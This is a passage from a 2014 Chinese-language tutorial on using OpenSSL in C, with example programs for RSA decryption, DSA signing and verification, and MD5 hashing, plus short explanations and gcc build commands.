decrypt\_string = (unsigned char\*)calloc(RSA\_size(rsa), sizeof(unsigned char));

if (decrypt\_string == NULL)

{

fprintf(stderr, "Unable to allocate memory for decrypt\_string\n");

exit(-1);

}

// decrypt

int decrypt\_size = RSA\_private\_decrypt(encrypt\_size, encrypt\_string, decrypt\_string, rsa, RSA\_PKCS1\_OAEP\_PADDING);

// print

printf("input\_string = %s\n", input\_string);

printf("encrypted string = ");

for (i=0; i<encrypt\_size; ++i)

{

printf("%x%x", (encrypt\_string[i] >> 4) & 0xf, encrypt\_string[i] & 0xf);

}

printf("\n");

printf("decrypted string (%d) = %s\n", decrypt\_size, decrypt\_string);

return 0;

}

usage:


1. 编译程序

gcc -Wall rsa\_crypto.c -o crypto -lssl

2. 运行程序

./crypto hello

[复制代码](javascript:void(0);)

***0x3: DSA签名与验证***

和手写签名一样，数字签名可以为我们验证文档的作者、签名的时间，从而鉴明消息的内容是真实可靠的。它的目的和MAC类似，只是使用的是公钥加密体系。   
在DSA数字签名和认证中，发送者使用自己的私钥对文件或消息进行签名，接受者收到消息后使用发送者的公钥来验证签名的真实性

我们知道，非对称密钥体系一个最大的缺点就是速度很慢，如果我们需要传送一个1G大小的文件，则加密解密签名验证都需要耗费大量的时间。所以，包括SSL/TLS在内的主流的协议框架中，都规定用一个哈希函数对消息进行摘要，对摘要进行签名和验证，这样可以加快速度

[复制代码](javascript:void(0);)

dsa\_signed.c

/\*

\* dsa.cc

\* - Show the usage of DSA sign/verify

\*/

#include <stdio.h>

#include <string.h>

#include <stdlib.h>

#include <openssl/dsa.h>

int main(int argc, char\*\* argv)

{

DSA\* dsa;

unsigned char\* input\_string;

unsigned char\* sign\_string;

unsigned int sig\_len;

unsigned int i;

// check usage

if (argc != 2)

{

fprintf(stderr, "%s <plain text>\n", argv[0]);

exit(-1);

}

// set the input string

input\_string = (unsigned char\*)calloc(strlen(argv[1]) + 1, sizeof(unsigned char));

if (input\_string == NULL)

{

fprintf(stderr, "Unable to allocate memory for input\_string\n");

exit(-1);

}

strncpy((char\*)input\_string, argv[1], strlen(argv[1]));

// Generate random DSA parameters with 1024 bits

dsa = DSA\_generate\_parameters(1024, NULL, 0, NULL, NULL, NULL, NULL);

// Generate DSA keys

DSA\_generate\_key(dsa);

// alloc sign\_string

sign\_string = (unsigned char\*)calloc(DSA\_size(dsa), sizeof(unsigned char));

if (sign\_string == NULL)

{

fprintf(stderr, "Unable to allocate memory for sign\_string\n");

exit(-1);

}

// sign input\_string

if (DSA\_sign(0, input\_string, strlen((char\*)input\_string), sign\_string, &sig\_len, dsa) == 0)

{

fprintf(stderr, "Sign Error.\n");

exit(-1);

}

// verify signature and input\_string

int is\_valid\_signature = DSA\_verify(0, input\_string, strlen((char\*)input\_string), sign\_string, sig\_len, dsa);

// print

DSAparams\_print\_fp(stdout, dsa);

printf("input\_string = %s\n", input\_string);

printf("signed string = ");

for (i=0; i<sig\_len; ++i)

{

printf("%x%x", (sign\_string[i] >> 4) & 0xf, sign\_string[i] & 0xf);

}

printf("\n");

printf("is\_valid\_signature? = %d\n", is\_valid\_signature);

return 0;

}

usage:


1. 编译程序

gcc -Wall dsa\_signed.c -o signed -lssl

2. 运行程序

./signed hello

[复制代码](javascript:void(0);)

***0x4: MD5哈希散列生成摘要***

取任意长度的消息，生成一个固定长度的散列值，或者叫做摘要。哈希函数的实现都是公开的，它广泛应用于文件完整性检测、数字签名中。登录密码也有用到哈希函数，一般网站在数据库中不是直接存储的用户密码，而是密码的哈希值，这样即使数据库暴露，攻击者仍然是不知道密码的明文的。

[复制代码](javascript:void(0);)

md5.c

/\*

\* md5.cc

\* - Using md5 with openSSL. MD5 returns a 128-bit hash value from a string.

\*/

#include <stdio.h>

#include <string.h>

#include <stdlib.h>

#include <openssl/md5.h>

int main(int argc, char\*\* argv)

{

MD5\_CTX hash\_ctx;

char input\_string[128];

unsigned char hash\_ret[16];

int i;

// check usage

if (argc != 2)

{

fprintf(stderr, "%s <input string>\n", argv[0]);

exit(-1);

}

// set the input string

snprintf(input\_string, sizeof(input\_string), "%s\n", argv[1]);

// initialize a hash context

MD5\_Init(&hash\_ctx);

// update the input string to the hash context (you can update

// more string to the hash context)

MD5\_Update(&hash\_ctx, input\_string, strlen(input\_string));

// compute the hash result

MD5\_Final(hash\_ret, &hash\_ctx);

// print

printf("Input string: %s", input\_string);

printf("Output string: ");

for (i=0; i<32; ++i)

{

if (i % 2 == 0)

{

printf("%x", (hash\_ret[i/2] >> 4) &0xf);

}

else

{

printf("%x", (hash\_ret[i/2]) &0xf);

}

}

printf("\n");

return 0;

}

usage:

1. 编译程序

gcc -Wall md5.c -o md5 -lssl

2. 运行程序

./md5 hello

[复制代码](javascript:void(0);)

C:\Users\lenovo\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\ACE9C48F.tmp

***Copyright (c) 2014 LittleHann All rights reserved***